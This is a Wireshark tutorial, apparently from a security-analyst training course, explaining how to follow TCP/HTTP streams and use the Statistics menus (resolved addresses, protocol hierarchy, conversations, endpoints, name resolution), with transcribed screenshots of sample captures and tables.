You can use the"right-click menu" or **"Analyse --> Follow TCP/UDP/HTTP Stream"** menu to follow traffic streams. Streams are shown in a separate dialogue box; packets originating from the server are highlighted with blue, and those originating from the client are highlighted with red.


http1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Type Info
Mark/Unmark Packet(s) Ctrl+M
Ignore/Unignore Packet(s) Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
Packets: 43 · Displayed: 43 (100.0%)
Comments: 1
Profile: Default
tcp.stream eq 0
Wireshark · Follow TCP Stream (tcp.stream eq 0) · http1.pcapng
1 client pkt(s), 14 server pkt(s), 1 turn(s).
Entire conversation (18 kB)
Show and save data as ASCII
Stream 0
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
Packets: 43 · Displayed: 34 (79.1%)

```
GET /download.html HTTP/1.1
Host: www.ethereal.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/
png,image/jpeg,image/gif;q=0.2,*/*;q=0.1
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.ethereal.com/development.html

HTTP/1.1 200 OK
Date: Thu, 13 May 2004 10:17:12 GMT
Server: Apache
Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT
ETag: "9a01a-4696-7e354b00"
Accept-Ranges: bytes
Content-Length: 18070
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html
  PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <title>Ethereal: Download</title>
    <style type="text/css" media="all">
        @import url("mm/css/ethereal-3-0.css");
    </style>
```


Once you follow a stream, Wireshark automatically creates and applies the required filter to view the specific stream. Remember, once a filter is applied, the number of the viewed packets will change. You will need to use the "**X button**" located on the right upper side of the display filter bar to remove the display filter and view all available packets in the capture file.

▼ Statistics

- This menu provides multiple statistics options ready to investigate to help users see the big picture in terms of the scope of the traffic, available protocols, endpoints and conversations, and some protocol-specific details like DHCP, DNS and HTTP/2. For a security analyst, it is crucial to know how to utilise the statical information. This section provides a quick summary of the processed pcap, which will help analysts create a hypothesis for an investigation. You can use the **"Statistics"** menu to view all available options. Now start the given VM, open the Wireshark, load the "Exercise.pcapng" file and go through the walkthrough.

Resolved Addresses


This option helps analysts identify IP addresses and DNS names available in the capture file by providing the list of the resolved addresses and their hostnames. Note that the hostname information is taken from DNS answers in the capture file. Analysts can quickly identify the accessed resources by using this menu. Thus they can spot accessed resources and evaluate them according to the event of interest. You can use the **"Statistics --> Resolved Addresses"** menu to view all resolved addresses by Wireshark.



Address	Name
199.232.25.164	nytimes.map.fastly.net
216.239.59.99	pagead.google.akadns.net
216.239.59.104	pagead.google.akadns.net
34.120.208.123	prod.ingestion-edge.prod.dataops.mozgc
44.228.249.3	testphp.vulnweb.com
2606:4700:3037::6815:4fad	www.bemytravelmuse.com
2606:4700:3030::ac43:9307	www.bemytravelmuse.com
65.254.227.224	www.eclectasy.com
174.137.42.65	www.wireshark.org

Protocol Hierarchy


This option breaks down all available protocols from the capture file and helps analysts view the protocols in a tree view based on packet counters and percentages. Thus analysts can view the overall usage of the ports and services and focus on the event of interest. The golden rule mentioned in the previous room is valid in this section; you can right-click and filter the event of interest. You can use the **"Statistics --> Protocol Hierarchy"** menu to view this info.



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes
Frame	100.0	58653	100.0	110243762	1	0	0
Ethernet	100.0	58653	0.7	821142	0	0	0
Internet Protocol Version 6	0.0	1	0.0	40	0	0	0
User Datagram Protocol	0.0	1	0.0	8	0	0	0
Multicast Domain Name System	0.0	1	0.0	45	0	1	45
Internet Protocol Version 4	100.0	58646	1.1	1172920	0	0	0
User Datagram Protocol	0.2	104	0.0	832	0	0	0
Multicast Domain Name System	0.0	1	0.0	45	0	1	45
Domain Name System	0.2	103	0.0	7764	0	103	7764
Transmission Control Protocol	99.8	58520	98.2	108239390	1	57395	101556463
Transport Layer Security	0.1	36	0.0	4742	0	36	4742
Hypertext Transfer Protocol	1.9	1089	6.1	6751343	0	1053	6604075
eXtensible Markup Language	0.0	1	0.0	18070	0	1	18364
Malformed Packet	0.0	13	0.0	0	0	13	0
Line-based text data	0.0	12	0.0	48307	0	12	38661
JPEG File Interchange Format	0.0	9	0.1	92630	0	7	77826
Malformed Packet	0.0	2	0.0	0	0	2	0
HTML Form URL Encoded	0.0	1	0.0	82	0	1	82
Internet Control Message Protocol	0.0	22	0.0	1408	0	22	1408
Address Resolution Protocol	0.0	6	0.0	168	0	6	168

Conversations

Conversation represents traffic between two specific endpoints. This option provides the list of the conversations in five base formats; ethernet, IPv4, IPv6, TCP and UDP. Thus analysts can identify all conversations and contact endpoints for the event of interest. You can use the "Statistic --> Conversations" menu to view this info.




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start
4.2.2.2	192.168.43.9	6	588	3	294	3	294	5510497.
8.8.4.4	192.168.43.9	4	392	1	98	3	294	5510492.
8.8.8.8	192.168.43.9	6	588	3	294	3	294	5510489.
10.0.0.2	10.10.57.178	90	10 k	45	6323	45	4466	3415438.
10.10.47.123	10.10.57.178	31	9931	15	7803	16	2128	3415439.
10.10.57.178	10.100.1.33	58194	110 M	29387	107 M	28807	2305 k	3415437.
10.10.57.178	34.120.208.123	23	3673	12	2628	11	1045	3415439.
10.10.57.178	34.117.237.239	28	4152	16	2291	12	1861	3415467.
10.10.57.178	52.43.127.64	4	330	2	167	2	163	3415469.
10.10.57.178	224.0.0.251	1	87	1	87	0	0	3415487.
10.10.57.178	35.244.181.201	6	473	4	341	2	132	3415488.
10.10.57.178	34.120.237.76	7	618	4	342	3	276	3415492.
10.10.57.178	44.228.249.3	186	114 k	99	12 k	87	101 k	3415496.
65.208.228.223	145.254.160.237	34	20 k	18	19 k	16	1351	0.0000
145.253.2.203	145.254.160.237	2	277	1	188	1	89	2.5536
145.254.160.237	216.239.59.99	7	4119	3	883	4	3236	2.9842
174.137.42.65	192.168.43.9	6	588	3	294	3	294	5510500.
192.168.43.1	192.168.43.9	11	1024	5	550	6	474	5510484.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Byte
10.10.57.178	54052	10.10.47.123	9696	10	1518	5	687	5	
10.10.57.178	55588	34.120.208.123	443	23	3673	12	2628	11	
10.10.57.178	54054	10.10.47.123	9696	10	1636	5	644	5	
10.10.57.178	54056	10.10.47.123	9696	11	6777	6	797	5	
10.10.57.178	46742	34.117.237.239	443	28	4152	16	2291	12	
10.10.57.178	39766	52.43.127.64	443	4	330	2	167	2	
10.10.57.178	56496	35.244.181.201	443	6	473	4	341	2	
10.10.57.178	48564	34.120.237.76	443	7	618	4	342	3	
10.10.57.178	57672	44.228.249.3	80	43	31 k	23	3898	20	
10.10.57.178	57674	44.228.249.3	80	6	412	4	272	2	
10.10.57.178	57676	44.228.249.3	80	19	5185	10	1033	9	
10.10.57.178	57678	44.228.249.3	80	23	11 k	12	1165	11	
10.10.57.178	57680	44.228.249.3	80	25	16 k	13	1231	12	
10.10.57.178	57682	44.228.249.3	80	25	16 k	13	1231	12	
10.10.57.178	57684	44.228.249.3	80	45	32 k	24	3865	21	
10.100.1.33	43514	10.10.57.178	80	30111	55 M	14711	1180 k	15400	
10.100.1.33	48924	10.10.57.178	80	28083	54 M	14096	1125 k	13987	
145.254.160.237	3372	65.208.228.223	80	34	20 k	16	1351	18	
145.254.160.237	3371	216.239.59.99	80	7	4119	3	883	4	

Endpoints

The endpoints option is similar to the conversations option. The only difference is that this option provides unique information for a single information field (Ethernet, IPv4, IPv6, TCP and UDP). Thus analysts can identify the unique endpoints in the capture file and use it for the event of interest. You can use the "Statistics --> Endpoints" menu to view this info.

Wireshark also supports resolving MAC addresses to human-readable format using the manufacturer name assigned by IEEE. Note that this conversion is done through the first three bytes of the MAC address and only works for the known manufacturers. When you review the ethernet endpoints, you can activate this option with the **"Name resolution"** button in the lower-left corner of the endpoints window.




Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
00:00:01:00:00:00	43	25 k	20	2323	23	22 k
01:00:5e:00:00:fb	1	87	0	0	1	87
02:1a:11:f0:c8:3b	33	3180	15	1530	18	1650
02:45:a3:b1:8c:f1	58575	110 M	29590	107 M	28985	2425 k
02:46:92:ec:ed:bd	32	9973	16	7845	16	2128
02:c8:85:b5:5a:aa	58542	110 M	28971	2417 k	29571	107 M
33:33:00:00:00:fb	1	107	0	0	1	107
60:33:4b:13:c5:58	33	3180	18	1650	15	1530
fe:ff:20:00:01:00	43	25 k	23	22 k	20	2323
ff:ff:ff:ff:ff:ff	3	126	0	0	3	126

□ Name resolution □ Limit to display filter

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
Xerox_00:00:00	43	25 k	20	2323	23	22 k
IPv4mcast_fb	1	87	0	0	1	87
MS-NLB-PhysServer-26_11:f0:c8:3b	33	3180	15	1530	18	1650
02:45:a3:b1:8c:f1	58575	110 M	29590	107 M	28985	2425 k
02:46:92:ec:ed:bd	32	9973	16	7845	16	2128
02:c8:85:b5:5a:aa	58542	110 M	28971	2417 k	29571	107 M
IPv6mcast_fb	1	107	0	0	1	107
Apple_13:c5:58	33	3180	18	1650	15	1530
fe:ff:20:00:01:00	43	25 k	23	22 k	20	2323
Broadcast	3	126	0	0	3	126

☑ Name resolution □ Limit to display filter

- Name resolution is not limited only to MAC addresses. Wireshark provides IP and port name resolution options as well. **However, these options are not enabled by default**.
    - If you want to use these functionalities, you need to activate them through the **"Edit --> Preferences --> Name Resolution"** menu. Once you enable IP and port name resolution, you will see the resolved IP address and port names in the packet list pane and also will be able to view resolved names in the "Conversations" and "Endpoints" menus as well.



Edit
View
Go
Capture
Analyze
Statistics
Telepho
Copy
Find Packet… Ctrl+F
Find Next Ctrl+N
Find Previous Ctrl+B
Mark/Unmark Packet(s) Ctrl+M
Mark All Displayed Ctrl+Shift+M
Unmark All Displayed Ctrl+Alt+M
Next Mark Ctrl+Shift+N
Previous Mark Ctrl+Shift+B
Ignore/Unignore Packet(s) Ctrl+D
Ignore All Displayed Ctrl+Shift+D
Unignore All Displayed Ctrl+Alt+D
Set/Unset Time Reference Ctrl+T
Unset All Time References Ctrl+Alt+T
Next Time Reference Ctrl+Alt+N
Previous Time Reference Ctrl+Alt+B
Time Shift… Ctrl+Shift+T
Packet Comment… Ctrl+Alt+C
Delete All Packet Comments
Configuration Profiles… Ctrl+Shift+A
Preferences… Ctrl+Shift+P
Wireshark · Preferences
Appearance
Columns
Font and Colors
Layout
Capture
Expert
Filter Buttons
Name Resolution
Protocols
RSA Keys
Statistics
Advanced
Help
Cancel
OK

Name Resolution

- ☑ Resolve MAC addresses
- □ Resolve transport names
- □ Resolve network (IP) addresses
- ☑ Use captured DNS packet data for address resolution
- ☑ Use an external network name resolver
- □ Use custom list of DNS servers for name resolution

DNS Servers Edit…

Maximum concurrent requests 500

- □ Only use the profile "hosts" file
- □ Resolve VLAN IDs
- □ Resolve SS7 PCs
- □ Enable OID resolution
- □ Suppress SMI errors

Default installation

Exercise.pcapng
View Go Capture Analyze Statistics Telephony Wireless Tools Help
isplay filter … <Ctrl-/>


```
  Time     Source          Destination     Protocol Length Info
1 0.000000 145.254.160.237 65.208.228.223  TCP          62 3372 → 80 [SYN]
2 0.911310 65.208.228.223  145.254.160.237 TCP          62 80 → 3372 [SYN,
3 0.911310 145.254.160.237 65.208.228.223  TCP          54 3372 → 80 [ACK]
4 0.911310 145.254.160.237 65.208.228.223  HTTP        533 GET /download.ht
5 1.472116 65.208.228.223  145.254.160.237 TCP          54 80 → 3372 [ACK]
```

IP and port name resolution

Exercise.pcapng
View Go Capture Analyze Statistics Telephony Wireless Tools Help
isplay filter … <Ctrl-/>

```
  Time     Source         Destination        Protocol Length Info
1 0.000000 dialin-145-25… 65.208.228.223     TCP          62 tip2(3372) → http(80) [SYN]
2 0.911310 65.208.228.223 dialin-145-254-16… TCP          62 http(80) → tip2(3372) [SYN,
3 0.911310 dialin-145-25… 65.208.228.223     TCP          54 tip2(3372) → http(80) [ACK]
4 0.911310 dialin-145-25… 65.208.228.223     HTTP        533 GET /download.html HTTP/1.1
5 1.472116 65.208.228.223 dialin-145-254-16… TCP          54 http(80) → tip2(3372) [ACK]
```

Endpoint menu view with name resolution:



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number
4.2.2.2	6	588	3	294	3	294	United States	—	3356
8.8.4.4	4	392	1	98	3	294	United States	—	15169
8.8.8.8	6	588	3	294	3	294	United States	—	15169
10.0.0.2	90	10 k	45	6323	45	4466	—	—	—
10.10.47.123	31	9931	15	7803	16	2128	—	—	—
10.10.57.178	58570	110 M	29586	107 M	28984	2425 k	—	—	—
10.100.1.33	58194	110 M	28807	2305 k	29387	107 M	—	—	—
34.117.237.239	28	4152	12	1861	16	2291	United States	Kansas City	15169
34.120.208.123	23	3673	11	1045	12	2628	United States	Kansas City	15169
34.120.237.76	7	618	3	276	4	342	United States	Kansas City	15169
35.244.181.201	6	473	2	132	4	341	United States	Kansas City	15169
44.228.249.3	186	114 k	87	101 k	99	12 k	United States	Boardman	16509
52.43.127.64	4	330	2	163	2	167	United States	Boardman	16509
65.208.228.223	34	20 k	18	19 k	16	1351	United States	—	17338
145.253.2.203	2	277	1	188	1	89	Germany	—	3209
145.254.160.237	43	25 k	20	2323	23	22 k	Germany	Stockelsdorf	3209
174.137.42.65	6	588	3	294	3	294	United States	Dublin	19893
192.168.43.1	11	1024	5	550	6	474	—	—	—
192.168.43.9	33	3180	18	1650	15	1530	—	—	—
216.239.59.99	7	4119	4	3236	3	883	United States	—	15169
224.0.0.251	1	87	0	0	1	87	—	—	—

